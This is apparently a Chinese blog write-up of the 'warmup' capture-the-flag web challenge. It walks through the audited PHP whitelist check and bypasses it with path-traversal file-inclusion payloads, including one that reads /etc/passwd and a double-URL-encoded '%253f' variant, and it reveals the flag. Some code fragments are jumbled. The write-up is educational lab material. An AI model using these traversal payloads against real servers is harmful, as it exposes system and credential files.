【攻防世界】七 --- warmup

原创

通地塔 于 2020-12-23 20:34:33 发布 96 收藏

分类专栏： 攻防世界 文章标签： 网络安全


本文链接：https://blog.csdn.net/qq_43168364/article/details/111560315

题目 — warmup

一、writeup

主页一个大笑脸

对主页进行抓包的回显中有提示，访问`source.php`文件



回显出了代码，进行审计


```php
<?php
        highlight_file(__FILE__);
        class  emmm
        {
                public  static  function  checkFile(&$page)
                {
                        $whitelist  =  ["source"=>"source.php","hint"=>"hint.php"];
                        if  (!  isset($page)  ||  !is_string($page))  {
                                echo  "you  can't  see  it";
                                return  false;
                        }

                        if  (in_array($page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  mb_substr(
                                $page,
                                0,
                                mb_strpos($page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  urldecode($page);
```

```
$_page = urldecode($page);
```

关键点


- 需要以get或者post的方式提交 file参数，且file要是字符串，还要能通过emmm类中的checkFile函数的检测
- 前两个要求很容易满足，来看看如何才能让checkFile函数返回true
  - 1、传进的参数必须设置且要为字符串，否则会直接返回false ---- 很容易满足
  - 2、传进来的参数如果是白名单中的内容，直接返回true ---- 这个true我们不需要，因为这样做无法产生漏洞
  - 3、传进来的参数取问号前面的内容，如果在白名单中返回true ---- 这个true是我们需要的。
  - 构造paylaod：`?file=source.php?../../../../../etc/passwd` ---- 即可包含成功

相关函数

- **is_string()** — 检测变量是否是字符串，**是** 返回 **1** ，**不是** 返回 **空**
- **mb_substr(str, start, length)** — 返回字符串的一部分， substr() 函数，只针对英文字符，mb_substr()，可以分中文字符
  - **str** — 字符
  - **start** — 开始位置
  - **length** — 拿的长度
- **mb_strpos(x,y)** — 查找**y**在**x**中首次出现的位置，返回对应的**索引**（只统计字，不统计数字）

访问：?file=source.php?../../../../../etc/passwd


有了文件包含，现在还不知，flag文件在哪里，这里看看hint.php文件中的内容





```
0,
mb_strpos($page . '?', '?')
);
if (in_array($page, $whitelist)) {
return true;
}

$_page = urldecode($page);
$_page = mb_substr(
$_page,
0,
```

这里的flag四写了，所以flag在四层目录之上（神他的思路），名为：ffffllllaaaagggg，访问：`?file=source.php?/../../../../ffffllllaaaagggg`



这里还可以通过：source.php?file=hint.php**%253f**/.../.../.../.../ffffllllaaaagggg 来访问，**%253f** 是 **？** 的**两次url编码**（不要在bp中编）。通过在url中取参数会**解码一次**，然后又会在urldecode()函数中**再解码一次**，即可得到问号。



```
                ');
                if (in_array($_page, $whitelist)) {
                    return true;
                }
                echo "you can't see it";
                return false;
            }
        }

        if (! empty($_REQUEST['file'])
            && is_string($_REQUEST['file'])
            && emmm::checkFile($_REQUEST['file'])
        ) {
            include $_REQUEST['file'];
            exit;
        } else {
            echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
        }
    ?> flag{25e7bce6005c4e0c983fb97297ac6e5a}
```

Modified by DLS, credits to mxcx@fosec.vn
Source: https://github.com/notdls/hackbar

二、知识点

- include在做文件包含时，**不论开头的文件存不存在，只要后面的 .../给足了，都能到根目录下**